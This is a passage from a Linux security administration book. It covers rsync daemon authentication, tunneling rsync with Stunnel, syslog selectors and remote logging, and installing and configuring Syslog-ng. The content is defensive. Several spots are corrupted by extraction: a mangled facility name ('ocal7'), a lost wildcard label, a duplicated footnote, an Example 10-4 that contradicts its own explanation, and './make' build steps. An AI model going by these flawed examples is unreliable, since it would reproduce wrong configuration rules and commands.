First, we have a module called `incoming`, whose path is `/home/incoming`. Again, the guidelines for publicly writable directories (described earlier in [Section 9.1.1.3](#)) apply, but with one important difference: for anonymous rsync, this directory must be world-executable as well as world-writable — i.e., mode 0733. If it isn't, file uploads will fail without any error being returned to the client or logged on the server. Some tips that apply from the FTP section are to watch this directory closely for abuse, never make it or its contents world-readable, and move uploaded files out of it and into a non-world-accessible part of the filesystem as soon as possible (e.g., via a cron job).

The only new option in the `[incoming]` block is *transfer logging*. This causes `rsync` to log more verbosely when actual file transfers are attempted. By default, this option has a value of `no`. Note also that the familiar option *read only* has been set to `no`, overriding its global setting of `yes`. There is no similar option for telling rsync that this directory is writable: this is determined by the directory's actual permissions. The second part of [Example 9-10](#) defines a restricted-access module named `audiofreakz`. There are three new options to discuss here.

The first, *list*, determines whether this module should be listed when remote users request a list of the server's available modules. Its default value is `yes`.

The second two new options, *auth users* and *secrets file*, define how prospective clients should be authenticated. rsync's authentication mechanism, available only when run in daemon mode, is based on a reasonably strong 128-bit MD5 challenge-response scheme. This is superior to standard FTP authentication for two reasons.

First, passwords are not transmitted over the network and are therefore not subject to eavesdropping attacks. (Brute-force hash-generation attacks against the server are theoretically feasible, however).

Second, rsync doesn't use the system's user credentials: it has its own file of username-password combinations. This file is used only by rsync and is not linked or related in any way to `/etc/passwd` or `/etc/shadow`. Thus, even if an rsync login session is somehow compromised, no user's system account will be directly threatened or compromised (unless you've made some *very* poor choices regarding which directories to make available via rsync or in setting those directories' permissions).

Like FTP, however, data transfers themselves are unencrypted. At best, rsync authentication validates the identities of users, but it does not ensure data integrity or privacy against eavesdroppers. For those qualities, you must run it either over SSH as described earlier or over Stunnel (described later in this chapter and in [Chapter 5](#)).

The *secrets file* option specifies the path and name of the file containing rsync username-password combinations. By convention, `/etc/rsyncd.secrets` is commonly used, but the file may have practically any name or location — it needn't end, for example, with the suffix `.secrets`. This option has no default value: if you wish to use *auth users*, you must also define *secrets file*. [Example 9-11](#) shows the contents of a sample secrets file.

Example 9-11. Contents of a sample `/etc/rsyncd.secrets` file

```
watt:shyneePAT3
bell:d1ngplunkB00M!
```

The *auth users* option in [Example 9-10](#) defines which users (among those listed in the secrets file) may have access to the module. All clients who attempt to connect to this module (assuming they pass any applicable *hosts allow* and *hosts deny* ACLs) will be prompted for a username and password. Remember to set the permissions of the applicable files and directories carefully because these ultimately determine what authorized users may do once they've connected. If *auth users* is not set, users will not be required to authenticate, and the module will be available via anonymous rsync. This is rsync's default behavior in daemon mode.

And that is most of what you need to know to set up both anonymous and authenticated rsync services. See the *rsync(8)* and *rsyncd.conf(5)* manpages for full lists of command-line and configuration-file options, including a couple I haven't covered here that can be used to customize log messages.

9.2.2.4 Using rsync to connect to an rsync server

Lest I forget, I haven't yet shown how to connect to an rsync server as a *client*. This is a simple matter of syntax: when specifying the remote host, use a double colon rather than a single colon, and use a path relative to the desired module, not an absolute path.

For example, to revisit the scenario in [Example 9-8](#) in which your client system is called *near* and the remote system is called *far*, suppose you wish to retrieve the file *newstuff.tgz*, and that *far* is running *rsync* in daemon mode. Suppose further that you can't remember the name of the module on *far* in which new files are stored. First, you can query *far* for a list of its available modules, as shown in [Example 9-12](#).

Example 9-12. Querying an rsync server for its module list

```
[root@near darthelm]# rsync far::
public          Nobody home but us tarballs
incoming        You can put, but you can't take
```

(Not coincidentally, these are the same modules we set up in Examples [Example 9-9](#) and [Example 9-10](#), and as I predicted in the previous section, the module *audiofreakz* is omitted.) Aha, the directory you need is named *public*. Assuming you're right, the command to copy *newstuff.tgz* to your current working directory would look like this:

```
[yodeldiva@near ~]# rsync far::public/newstuff.tgz .
```

Both the double colon and the path format differ from SSH mode. Whereas SSH expects an absolute path after the colon, the rsync daemon expects a module name, which acts as the "root" of the file's path. To illustrate, let's look at the same command using SSH mode:

```
[yodeldiva@near ~]# rsync -e ssh far:/home/public_rsync/newstuff.tgz
.
```

These two aren't exactly equivalent, of course, because whereas the rsync daemon process on *far* is configured to serve files in this directory to anonymous users (i.e., without authentication), SSH always requires authentication (although this can be automated using null-passphrase RSA or DSA keys, described in [Chapter 4](#)). But it does show the difference between how paths are handled.

What About Recursion?

I've alluded to rsync's usefulness for copying large bodies of data, such as software archives and CVS trees, but all my examples in this chapter show single files being copied. This is because my main priority is showing how to configure and use rsync securely.

I leave it to you to explore the many client-side (command-line) options rsync supports, as fully documented in the *rsync(8)* manpage. Particularly noteworthy are *-a* (or *—archive*), which is actually shorthand for *-rlptgoD* and which specifies recursion of most file types (including devices and symbolic links); and also *-C* (or *—cvs-exclude*), which tells rsync to use CVS-style file-exclusion criteria in deciding which files not to copy.

9.2.2.5 Tunneling rsync with Stunnel

The last rsync usage I'll mention is the combination of rsync, running in daemon mode, with Stunnel. Stunnel is a general-purpose TLS or SSL wrapper that can be used to encapsulate any simple TCP transaction in an encrypted and optionally X.509-certificate-authenticated session. Although rsync gains encryption when you run it in SSH mode, it loses its daemon features, most notably anonymous rsync. Using Stunnel gives you encryption as good as SSH's, while still supporting anonymous transactions. Stunnel is covered in depth in [Chapter 5](#), using rsync in most examples. Suffice it to say that this method involves the following steps on the server side:

1. Configure *rsyncd.conf* as you normally would.
2. Invoke *rsync* with the *—port* flag, specifying some port *other* than 873 (e.g., *rsync —daemon —port=8730*).
3. Set up an Stunnel listener on TCP port 873 to forward all incoming connections on TCP 873 to the local TCP port specified in the previous step.

4. If you don't want anybody to connect "in the clear," configure *hosts.allow* to block nonlocal connections to the port specified in Step 2. In addition or instead, you can configure iptables to do the same thing.

On the client side, the procedure is as follows:

1. As *root*, set up an Stunnel listener on TCP port 873 (assuming you don't have an rsync server on the local system already using it), which forwards all incoming connections on TCP 873 to TCP port 873 on the remote server.
2. When you wish to connect to the remote server, specify *localhost* as the remote server's name. The local *stunnel* process will now open a connection to the server and forward your rsync packets to the remote *stunnel* process, and the remote *stunnel* process will decrypt your rsync packets and deliver them to the remote rsync daemon. Reply packets, naturally, will be sent back through the same encrypted connection.

As you can see, rsync itself isn't configured much differently in this scenario than anonymous rsync: most of the work is in setting up Stunnel forwarders.

9.3 Resources

1. Bernstein, D. J. "PASV Security and PORT Security." Online article at <http://cr.yp.to/ftp/security.html>.
2. <http://cr.yp.to/publicfile.html>. (15 April 2002) (The home of publicfile, D. J. Bernstein's secure FTP/HTTP server. Like djbdns, it uses Bernstein's daemontools and ucspi-tcp packages.)
3. Carnegie Mellon University (CERT Coordination Center). "Anonymous FTP Abuses." Online article at http://www.cert.org/tech_tips/anonymous_ftp_abuses.html (15 April 2002).
4. Carnegie Mellon University (CERT Coordination Center). "Anonymous FTP Configuration Guidelines." Online article at http://www.cert.org/tech_tips/anonymous_ftp_config.html (15 April 2002).
5. Carnegie Mellon University (CERT Coordination Center). "Problems with the FTP PORT Command or Why You Don't Want Just Any PORT in a Storm." Online article at http://www.cert.org/tech_tips/ftp_port_attacks.html (15 April 2002).
6. Garfinkel, Simson and Gene Spafford. *Practical Unix and Internet Security*, Sebastopol, CA: O'Reilly & Associates, 1996.
7. Klaus, Christopher. "How to Set up a Secure Anonymous FTP Site." Online article; no longer maintained (Last update: 28 April 1994), but available at <http://www.eecs.umich.edu/~don/sun/SettingUpSecureFTP.faq>.
8. <http://www.proftpd.org>. (The official ProFTPD home page.)
9. <http://rsync.samba.org>. (The official rsync home page.)

Chapter 10. System Log Management and Monitoring

Whatever else you do to secure a Linux system, it must have comprehensive, accurate, and carefully watched logs. Logs serve several purposes. First, they help us troubleshoot virtually all kinds of system and application problems. Second, they provide valuable early-warning signs of system abuse. Third, after all else fails (whether that means a system crash or a system compromise), logs can provide us with crucial forensic data.

This chapter is about making sure your system processes and critical applications log the events and states you're interested in and dealing with this data once it's been logged. The two logging tools we'll cover are syslog and the more powerful Syslog-ng ("syslog new generation"). In the monitoring arena, we'll discuss Swatch (the Simple Watcher), a powerful Perl script that monitors logs in real time and takes action on specified events.

What About klogd?

One daemon you probably won't need to reconfigure but should still be aware of is *klogd*, Linux's kernel log daemon. This daemon is started automatically at boot time by the same script that starts the general system logger (probably */etc/init.d/syslogd* or */etc/init.d/sysklogd*, depending on which Linux distribution you use).

By default, *klogd* directs log messages from the kernel to the system logger, which is why most people don't need to worry about *klogd*: you can control the handling of kernel messages by editing the configuration file for *syslogd*.

This is also true if you use Syslog-ng instead of syslog, but since Syslog-ng accepts messages from a much wider variety of sources, including */proc/kmsg* (which is where *klogd* receives its messages), some Syslog-ng users prefer to disable *klogd*. Don't do so yourself unless you first configure Syslog-ng to use */proc/kmsg* as a source.

klogd can be invoked as a standalone logger; that is, it can send kernel messages directly to consoles or a log file. In addition, if it isn't already running as a daemon, *klogd* can be used to dump the contents of the kernel log buffers (i.e., the most recent kernel messages) to a file or to the screen. These applications of *klogd* are especially useful to kernel developers.

For most of us, it's enough to know that for normal system operations, *klogd* can be safely left alone (that is, left with default settings and startup options — *not* disabled). Just remember that when you use syslog in Linux, all kernel messages are handled by *klogd* first.

10.1 syslog

syslog is the tried-and-true workhorse of Unix logging utilities. It accepts log data from the kernel (by way of *klogd*), from any and all local process, and even from processes on remote systems. It's flexible as well, allowing you to determine what gets logged and where it gets logged to.

A preconfigured syslog installation is part of the base operating system in virtually all variants of Unix and Linux. However, relatively few system administrators customize it to log the things that are important for their environment and disregard the things that aren't. Since, as few would dispute, information overload is one of the major challenges of system administration, this is unfortunate. Therefore, we begin this chapter with a comprehensive discussion of how to customize and use syslog.

10.1.1 Configuring syslog

Whenever *syslogd*, the syslog daemon, receives a log message, it acts based on the message's type (or "facility") and its priority. syslog's mapping of actions to facilities and priorities is specified in */etc/syslog.conf*. Each line in this file specifies one or more facility/priority selectors followed by an action; a selector consists of a facility or facilities and a (single) priority.

In the following *syslog.conf* line in [Example 10-1](#), *mail.notice* is the selector and */var/log/mail* is the action (i.e., "write messages to */var/log/mail*").

Example 10-1. Sample syslog.conf line

```
mail.notice /var/log/mail
```

Within the selector, *mail* is the facility (message category) and *notice* is the level of priority.

10.1.1.1 Facilities

Facilities are simply categories. Supported facilities in Linux are *auth*, *auth-priv*, *cron*, *daemon*, *kern*, *lpr*, *mail*, *mark*, *news*, *syslog*, *user*, *uucp*, and *local0* through *local7*. Some of these are self-explanatory, but the following are of special note:

auth

Used for many security events.

auth-priv

Used for access-control-related messages.

daemon

Used by system processes and other daemons.

kern

Used for kernel messages.

mark

Messages generated by *syslogd* itself, which contain only a timestamp and the string `--MARK--`; to specify how many minutes should transpire between marks, invoke *syslogd* with the `-m [minutes]` flag.

user

The default facility when none is specified by an application or in a selector.

ocal7

Boot messages.

Wildcard signifying "any facility."

none

Wildcard signifying "no facility."

10.1.1.2 Priorities

Unlike facilities, which have no relationship to each other, priorities are hierarchical. Possible priorities in Linux are (in increasing order of urgency): *debug*, *info*, *notice*, *warning*, *err*, *crit*, *alert*, and *emerg*. Note that the "urgency" of a given message is determined by the programmer who wrote it; facility and priority are set by the programs that generate messages, not by *syslog*.

As with facilities, the wildcards *** and *none* may also be used. Only one priority or wildcard may be specified per selector. A priority may be preceded by either or both of the modifiers, *=* and *!*.

If you specify a single priority in a selector (without modifiers), you're actually specifying that priority *plus* all higher priorities. Thus the selector `mail.notice` translates to "all mail-related messages having a priority of *notice* or higher," i.e., having a priority of *notice*, *warning*, *err*, *crit*, *alert*, or *emerg*.

You can specify a single priority by prefixing a *=* to it. The selector `mail.=notice` translates to "all mail-related messages having a priority of *notice*." Priorities may also be negated: `mail.!notice` is equivalent to "all mail messages except those with priority of *notice* or higher," and `mail.!=notice` corresponds to "all mail messages except those with the priority *notice*."

10.1.1.3 Actions

In practice, most log messages are written to files. If you list the full path to a filename as a line's action in *syslog.conf*, messages that match that line will be appended to that file. (If the file doesn't exist, *syslog* will create it.) In [Example 10-1](#), we instructed *syslog* to send matched messages to the file `/var/log/mail`.

You can send messages other places too. An action can be a file, a named pipe, a device file, a remote host, or a user's screen. Pipes are usually used for debugging. Device files that people use are usually TTYs. Some people also like to send security information to `/dev/lp0` — i.e., to a local line printer. Logs that have been printed out can't be erased or altered by an intruder, but they also are subject to mechanical problems (paper jams, ink depletion, etc.) and are harder to parse if you need to find something in a hurry.

Remote logging is one of the most useful features of *syslog*. If you specify a hostname or IP address preceded by an *@* sign as a line's action, messages that match that line will be sent to UDP port 514 on that remote host. For example, the line:

```
*.emerg @mothership.mydomain.org
```

will send all messages with *emerg* priority to UDP port 514 on the host named *mothership.mydomain.org*. Note that the remote host's (in this example, *mothership's*) *syslogd* process will need to have been started with the `-r` flag for it to accept your log messages. By default, *syslogd* does *not* accept messages from remote systems.



syslog has no access-control mechanism of its own: if you enable the reception of remote messages with the `-r` flag, your host will accept messages on UDP port 514 from any and all remote computers. See the end of this section for some

advice on how to mitigate this.

If you run a central log server, which I highly recommend, you'll want to consider some sort of access controls on it for incoming messages. At the very least, you should consider *tcpwrappers*' "hosts access" (source-IP-based) controls or maybe even local firewall rules (*ipchains* or *iptables*).

10.1.1.4 More sophisticated selectors

You can list multiple facilities separated by commas in a single *syslog.conf* selector. To extend [Example 10-1](#) to include both mail and uucp messages (still with priority *notice* or higher), you could use this line ([Example 10-2](#)).

Example 10-2. Multiple facilities in a single selector

```
mail,uucp.notice    /var/log/mail
```

The same is *not* true of priorities. Remember that only one priority or priority wildcard may be specified in a single selector.

Stealth Logging

Lance Spitzner of the Honeynet Project (<http://www.honeynet.org>) suggests a trick that's useful for honey (decoy) nets and maybe even for production DMZs: "stealth logging." This trick allows a host connected to a hub or other shared medium to send its log files to a non-IP-addressed system that sees and captures the log messages but can't be directly accessed over the network, making it much harder for an intruder on your network to tamper with log files.

The idea is simple: suppose you specify a bogus IP address in a *syslog.conf* action (i.e., an IP address that is legitimate for your host's LAN but isn't actually used by any host running *syslogd*). Since syslog messages are sent using the "connectionless" (one-way) UDP protocol, the sending host doesn't expect any reply when it sends a log message.

Furthermore, assuming your DMZ hosts are connected to a shared medium such as a hub, any syslog messages sent over the network will be broadcast on the local LAN. Therefore, it isn't necessary for a central log server on that LAN to have an IP address: the log server can passively "sniff" the log messages via *snort*, *ethereal*, or some other packet sniffer.

Obviously, since an IP-addressless stealth logger won't be accessible via your usual IP-based remote administration tools, you'll need console access to that host to view your logs.

Alternatively, you can add a second network interface to the stealth logger, connecting it to a dedicated management network or directly to your management workstation via crossover cable. In addition to configuring each DMZ host's *syslog.conf* file to log to the bogus IP, you'll also need a bogus ARP entry added to the network startup script on each sending host. If you don't, each system will try in vain to learn the Ethernet address of the host with that IP, and it won't send any log packets.

For example, if you want a given host to pretend to send packets to the bogus IP 192.168.192.168, then in addition to specifying @192.168.192.168 as the action on one or more lines in */etc/syslog.conf*, you'll need to enter this command from a shell prompt:

```
arp -s 192.168.192.168 03:03:03:31:33:77
```

This is not necessary if you send log packets to a "normal" log host (e.g., if 192.168.192.168 is the IP address of a host running *syslogd* with the *-r* flag.)

You may, however, specify multiple selectors separated by semicolons. When a line contains multiple selectors, they're evaluated from left to right: you should list general selectors first, followed by more specific selectors. You can think of selectors as filters: as a message is passed through the line from left to right, it passes first through coarse filters and then through more granular ones.

Continuing our one-line example, suppose we still want important mail and uucp messages to be logged to */var/log/mail*, but we'd like to exclude uucp messages with priority *alert*. Our line then looks like [Example 10-3](#).

Example 10-3. Multiple selectors in a single line

```
mail,uucp.notice;uucp.!=alert    /var/log/mail
```



Actually, *syslogd*'s behavior isn't as predictable as this may imply: listing selectors that contradict each other or that go from specific to general rather than vice versa can yield unexpected results. Therefore, it's more accurate to say "for best results."

can yield unexpected results. Therefore, it's more accurate to say "for best results, list general selectors to the left and their exceptions (and/or more-specific selectors) to the right."

Wherever possible, keep things simple. You can use the *logger* command to test your *syslog.conf* rules (see "Testing System Logging with logger" later in this chapter).

Note that in the second selector (`uucp.!=alert`), we used the prefix `!=` before the priority to signify "not equal to." If we wanted to exclude uucp messages with priority *alert* and higher (i.e. *alert* and *emerg*), we could omit the `=` (see [Example 10-4](#)).

Example 10-4. Selector list with a less specific exception

```
mail,uucp.notice;uucp.!=alert      /var/log/mail
```

You might wonder what will happen to a uucp message of priority *info*: this matches the second selector, so it should be logged to */var/log/mail*, right? Not based on the previous examples. Since the line's first selector matches only mail and uucp messages of priority *notice* and higher, such a message wouldn't be evaluated against the second selector.

There's nothing to stop you from having a different line for dealing with *info*-level uucp messages, though.

You can even have more than one line deal with these if you like. Unlike a firewall rule base, each log message is tested against all lines in */etc/syslog.conf* and acted on as many times as it matches.

Suppose we want emergency messages broadcast to all logged-in users, as well as written to their respective application logs. We could use something like [Example 10-5](#).

Example 10-5. A sample syslog.conf file

```
# Sample syslog.conf file that sorts messages by mail, kernel, and
"other,"
# and broadcasts emergencies to all logged-in users

# print most sys. events to tty10 and to the xconsole pipe, and
emergencies to everyone
kern.warn;*.err;authpriv.none      | /dev/xconsole
*.emerg                             *

# send mail, news (most), & kernel/firewall msgs to their respective
logfiles
mail.*                             -/var/log/mail
kern.*                             -/var/log/kernel_n_firewall

# save the rest in one file
*.*;mail.none                      -/var/log/messages
```

Did you notice the - (minus) sign in front of the write-to-file actions? This tells *syslogd* not to synchronize the specified log file after writing a message that matches that line. Skipping synchronization decreases disk utilization and thus improves performance, but it also increases the chances of introducing inconsistencies, such as missing or incomplete log messages, into those files. Use the minus sign, therefore, only in lines that you expect to result in numerous or frequent file writes.

Besides performance optimization, [Example 10-5](#) also contains some useful redundancy. Kernel warnings plus all messages of error-and-higher priority, except *authpriv* messages, are printed to the X-console window. All messages having priority of *emergency* and higher are too, in addition to being written to the screens of all logged-in users.

Furthermore, all mail messages and kernel messages are written to their respective log files. All messages of all priorities (except mail messages of any priority) are written to */var/log/messages*.

[Example 10-5](#) was adapted from the default *syslog.conf* that SuSE 7.1 put on one of my systems. But why shouldn't such a default *syslog.conf* file be fine the way it is? Why change it at all?

Maybe you needn't, but you probably should. In most cases, default *syslog.conf* files either:

- Assign to important messages at least one action that won't effectively bring those messages to your attention (e.g., by sending messages to a TTY console on a system you only access via SSH)
- Handle at least one type of message with too much or too little redundancy to meet your needs

We'll conclude our discussion of *syslog.conf* with Tables [Table 10-1](#) through [Table 10-4](#), which summarize *syslog.conf*'s allowed facilities, priorities, and types of actions. Note that numeric codes *should not* be used in *syslog.conf* on Linux systems. They are provided here strictly as a reference, should you need to configure a non-Linux syslog daemon that uses numeric codes (e.g., Cisco IOS), or to send syslog messages to your log server because they're used internally (i.e., in raw syslog packets). You may see them referred to elsewhere.

Table 10-1. syslog.conf's allowed facilities

Facilities	Facility codes
<i>auth</i>	4
<i>auth-priv</i>	10
<i>cron</i>	9
<i>daemon</i>	3
<i>kern</i>	0
<i>lpr</i>	6
<i>mail</i>	2
<i>mark</i>	N/A
<i>news</i>	7
<i>syslog</i>	5
<i>user</i>	1
<i>uucp</i>	8
<i>local{0-7}</i>	16-23
* ("any facility")	N/A

Table 10-2. syslog.conf's priorities

Priorities (in increasing order)	Priority codes
none	N/A
debug	7
info	6
notice	5
warning	4
err	3
crit	2
alert	1
emerg	0
* ("any priority")	N/A

Table 10-3. Use of "!" and "=" as prefixes with priorities

Prefix	Description
*.notice (no prefix)	any event with priority of 'notice' or higher
*.!notice	no event with priority of 'notice' or higher
*.=notice	only events with priority 'notice'
*.!=notice	no events with priority of 'notice'

Table 10-4. Types of actions in syslog.conf

Action	Description
/some/file	Log to specified file
-/some/file	Log to specified file but don't sync afterwards
/some/pipe	Log to specified pipe
/dev/some/tty_or_console	Log to specified console
@remote.hostname.or.IP	Log to specified remote host
username1, username2, etc.	Log to these users' screens
*	Log to all users' screens

10.1.1.5 Running syslogd

Just as the default *syslog.conf* may or may not meet your needs, the default startup mode of *syslogd* may need tweaking as well. [Table 10-5](#) and subsequent paragraphs touch on some *syslogd* startup flags that are particularly relevant to security. For a complete list, you should refer to the manpage *syslogd* (8). In addition, note that when you're changing and testing *syslog*'s configuration and startup options, it usually makes sense to start and stop *syslogd* and *klogd* in tandem (see the "What About klogd?" sidebar at the beginning of this chapter if you don't know what *klogd* is). Since it also makes sense to start and stop these the same way your system does, I recommend that you use your system's *syslog/klogd* startup script. On most Linux systems, both facilities are controlled by the same startup script, named either */etc/init.d/syslog* or */etc/init.d/sysklog* ("*sysklog*" is shorthand for "*syslog* and *klogd*"). See [Table 10-5](#) for a list of some of *syslogd*'s flags.

Table 10-5. Some useful <i>syslogd</i> flags	
Flag	Description
<i>-m</i> <i>minutes_btwn_marks</i>	Minutes between "mark" messages (timestamp-only messages that, depending on your viewpoint, either clarify or clutter logs. A value of 0 signifies "no marks").
<i>-a</i> <i>/additional/socket</i>	Used to specify additional sockets, besides <i>/dev/log</i> , on which <i>syslogd</i> should listen for messages.
<i>-f</i> <i>/path/to/syslog.conf</i>	Used to provide the path/name of <i>syslog.conf</i> , if different than <i>/etc/syslog.conf</i> .
<i>-r</i>	Listens for <i>syslog</i> messages from remote hosts.

The first *syslogd* flag we'll discuss is the only one used by default in Red Hat 7.x in its */etc/init.d/syslog* script. This flag is *-m 0*, which disables *mark* messages. *mark* messages contain only a timestamp and the string *--MARK--*, which some people find useful for navigating lengthy log files. Others find them distracting and redundant, given that each message has its own timestamp anyhow.

To turn *mark* messages on, specify a positive nonzero value after *-m* that tells *syslogd* how many minutes should pass before it sends itself a mark message. Remember that *mark* has its own facility (called, predictably, "mark") and that you must specify at least one selector that matches mark messages (such as *mark.**, which matches all messages sent to the *mark* facility, or **.**, which matches all messages in all facilities).

For example, to make *syslogd* generate *mark* messages every 30 minutes and record them in */var/log/messages*, you would first add a line to */etc/syslog.conf* similar to [Example 10-6](#).

Example 10-6. *syslog.conf* selector for mark-messages

```
mark.*                                -/var/log/messages
```

You would then need to start *syslogd*, as shown in [Example 10-7](#).

Example 10-7. Invoking *syslogd* with 30-minute marks

```
mylinuxbox:/etc/init.d# ./syslogd -m 30
```

Another useful *syslogd* flag is *-a [socket]*. This allows you to specify one or more sockets (in addition to */dev/log* for *syslogd*) from which to accept messages.

In [Chapter 6](#), we used this flag to allow a chrooted *named* process to bounce its messages off of a *devlog* socket (device-file) in the chroot jail to the nonchrooted *syslogd* process. In that example, BIND was running in a "padded cell" (subset of the full filesystem) and had its own log socket, */var/named/dev/log*. We therefore changed a line in */etc/init.d/syslog* that read as shown in [Example 10-8](#).

Example 10-8. *init.d/syslog* line invoking *syslogd* to read messages from a chroot jail

```
daemon syslogd -m 0 -a /var/named/dev/log
```

(Note that the "daemon" function at the beginning of this line is unique to Red Hat's init script functions; the important part here is *syslogd -m 0 -a /var/named/dev/log*.)

More than one *-a* flag may be specified ([Example 10-9](#)).

Example 10-9. Invoking *syslogd* with multiple "additional log device" directives

```
syslogd -a /var/named/dev/log -a /var/otherchroot/dev/log -a  
/additional/dev/log
```

Continuing down the list of flags in [Table 10-5](#), suppose you need to test a new *syslog* configuration file named *syslog.conf.test*, but you prefer not to overwrite */etc/syslog.conf*, which is where *syslogd* looks for its

configuration file by default. Use the `-f` flag to tell syslogd to use your new configuration file ([Example 10-10](#)).

Example 10-10. Specifying the path to syslogd's configuration file

```
mylinuxbox:/etc/init.d# ./syslogd -f ./syslog.conf.test
```

We've already covered use of the `-r` flag, which tells syslogd to accept log messages from remote hosts, but we haven't talked about the security ramifications of this. On the one hand, security is clearly enhanced when you use a centralized log server or do anything else that makes it easier for you to manage and monitor your logs.

On the other hand, you must take different threat models into account. Are your logs sensitive? If log messages traverse untrusted networks and if the inner workings of the servers that send those messages are best kept secret, then the risks may outweigh the benefit (at least, the specific benefit of syslogd's unauthenticated clear-text remote logging mechanism).

If this is the case for you, skip to this chapter's section on Syslog-ng. Syslog-ng can send remote messages via the TCP protocol and can therefore be used in conjunction with *stunnel*, *ssh*, and other tools that greatly enhance its security. Since syslog uses only the connectionless UDP protocol for remote logging and therefore can't "tunnel" its messages through *stunnel* or *ssh*, syslog is inherently less securable than Syslog-ng.

If your log messages aren't sensitive (at least the ones you send to a remote logger), then there's still the problem of Denial of Service and message forgery attacks. If you invoke *syslogd* with the `-r` flag, it will accept *all* remote messages without performing *any checks whatsoever* on the validity of the messages themselves or on their senders. Again, this risk is most effectively mitigated by using Syslog-ng.

But one tool you *can* use with syslog to partially mitigate the risk of invalid remote messages is TCPWrappers. Specifically, TCPWrappers' "hosts access" authentication mechanism provides a simple means of defining which hosts may connect and via which protocols they may connect to your log server. Hosts-access authentication is easily tricked by source-IP-spoofing (especially since syslog transactions are strictly one way), but it's better than nothing, and it's probably sufficient to prevent mischievous but lazy attackers from interfering with syslog.

If you're willing to bet that it is, obtain and install TCPWrappers and refer to its *hosts_access(5)* manpage for details. Note that despite its name, TCPWrappers' hosts access can be used to control UDP-based applications.

10.2 Syslog-ng

As useful and ubiquitous as syslog is, it's beginning to show its age. Modern Unix and Unix-like systems are considerably more complex than they were when syslog was invented, and they have outgrown both syslog's limited facilities and its primitive network-forwarding functionality.

Syslog-ng ("syslog new generation") is an attempt to increase syslog's flexibility by adding better message filtering, better forwarding, and eventually (though not quite yet), message integrity and encryption. In addition, Syslog-ng supports remote logging over both the TCP and UDP protocols. Syslog-ng is the brainchild of and is primarily developed and maintained by Balazs ("Bazsi") Scheidler.

Lest you think Syslog-ng is untested or untrusted, it's already been incorporated into Debian GNU/Linux 2.2 "Potato" as a binary package (in the "admin" section). Syslog-ng is in fact both stable and popular.

Furthermore, even though its advanced security features are still works in progress, Syslog-ng can be used in conjunction with TCP "tunneling" tools such as *stunnel* and *ssh* to authenticate or encrypt log messages sent to remote hosts.

10.2.1 Compiling and Installing Syslog-ng from Source Code

The non-Debian users among you may not wish to wait for your distribution of choice to follow suit with its own binary package of Syslog-ng. Let's start, then, with a brief description of how to compile and install Syslog-ng from source.

First, you need to obtain the latest Syslog-ng source code. As of this writing, there are two concurrent branches of Syslog-ng development. Syslog-ng Version 1.4 is the stable branch, so I recommend you use the latest release of Syslog-ng 1.4.

Version 1.5 is the experimental branch, and although it's officially disclaimed as unstable, some people use it on production systems due to its new "field expansion" feature, which allows you to write messages in your own custom formats. If you decide this functionality is worth the risk of running experimental code, be sure to subscribe to the Syslog-ng mailing list (see <http://lists.balabit.hu/mailman/listinfo/syslog-ng> to subscribe).

Speaking of which, it probably behooves you to browse the archives of this mailing list periodically even if you stick to the stable branch of Syslog-ng. Bazsi Scheidler tends to prioritize bug fixes over documentation, so Syslog-ng documentation tends to be incomplete and even out of date.

But Bazsi not only maintains the mailing list, he also very actively participates in it, as do other very knowledgeable and helpful Syslog-ng users and contributors. Thus the mailing list is an excellent source of Syslog-ng assistance. Before posting a question, you may wish to see if anyone else has asked it first. See the Syslog-ng mailing list archives at <http://lists.balabit.hu/pipermail/syslog-ng/>.

Syslog-ng can be downloaded either directly from Bazsi Scheidler's web site at <http://www.balabit.hu> or from its Freshmeat project site at <http://freshmeat.net/projects/syslog-ng/>. In addition to Syslog-ng itself, you'll need the source code for libol, Syslog-ng's support library.

Unzip and untar both archives. Compile and install libol first, then Syslog-ng. For both packages the procedure is the same:

1. Change the working directory to the source's root:

```
cd packagename
```

2. Run the source's configure script:

```
./configure
```

3. Build the package:

```
./make
```

4. Install the package:

```
./make install
```

This will install everything in the default locations, which for both libol and Syslog-ng are subdirectories of */usr/local* (e.g., */usr/local/lib*, */usr/local/sbin*, etc.). If you wish to install either package somewhere else — e.g., your home directory (which is not a bad place to test new software) — then in Step 2, pass that directory to *configure* with the *--prefix=* flag as in [Example 10-11](#).

Example 10-11. Telling configure where to install the package

```
mylinuxbox:/usr/src/libol-0.2.23# ./configure --prefix=/your/dir/here
```

After both libol and Syslog-ng have been compiled and installed, you need to set up a few things in Syslog-ng's operating environment. First, create the directory */etc/syslog-ng*. Next, copy one or more of the example *syslog-ng.conf* files into this directory from the source-distribution's *contrib/* and *doc/* directories (unless you intend to create your *syslog-ng.conf* completely from scratch).

Finally, you need to create a startup script for *syslog-ng* in */etc/init.d* and symbolic links to it in the appropriate runlevel directories (for most Linux distributions, */etc/rc2.d*, */etc/rc3.d*, and */etc/rc5.d*). Sample *syslog-ng* init scripts for several Linux distributions are provided in the Syslog-ng source distribution's *contrib/* directory. If you don't find one there that works for you, it's a simple matter to make a copy of your old *syslog* or *sysklogd* init-script and hack it to start *syslog-ng* rather than *syslogd*.

10.2.2 Running syslog-ng

It's premature to start *syslog-ng* before you've created a configuration file. However, since *syslog-ng* has so few startup flags, I'll mention them in brief and spend the remainder of this section on *syslog-ng.conf* use. The only flags supported by the *syslog-ng* daemon are listed in [Table 10-6](#).

Table 10-6. syslog-ng startup flags	
Flag	Description
-d	Print debugging messages
-v	Print even more debugging messages
-f <i>filename</i>	Use <i>filename</i> as the configuration file (default= <i>/etc/syslog-ng/syslog-ng.conf</i>)
-V	Print version number
-p <i>pidfilename</i>	Name process-ID-file <i>pidfilename</i> (default= <i>/var/run/syslog-ng.pid</i>)

In normal use, set these flags in the startup script you installed or created when you installed Syslog-ng, and use that script not only automatically at startup time, but also manually if you need to restart or stop Syslog-ng afterwards.

10.2.3 Configuring Syslog-ng

There's quite a bit more involved in configuring Syslog-ng than with syslog, but that's a symptom of its flexibility. Once you understand how *syslog-ng.conf* works, writing your own configurations is simple, and adapting sample configurations for your own purposes is even simpler. Its main drawback is its sketchy documentation; hopefully, what follows here will mitigate that drawback for you.

By default, Syslog-ng's configuration file is named *syslog-ng.conf* and resides in */etc/syslog-ng/*. Let's dissect a simple example of one in [Example 10-12](#).

Example 10-12. A simple syslog-ng.conf file

```
# Simple syslog-ng.conf file.

options {
    use_fqdn(no);
    sync(0);
};

source s_sys { unix-stream("/dev/log"); internal( ); };
source s_net { udp( ); };

destination d_security { file("/var/log/security"); };
destination d_messages { file("/var/log/messages"); };
destination d_console { usertty("root"); };

filter f_authpriv { facility(auth, authpriv); };
filter f_messages { level(info .. emerg)
    and not facility(auth, authpriv); };
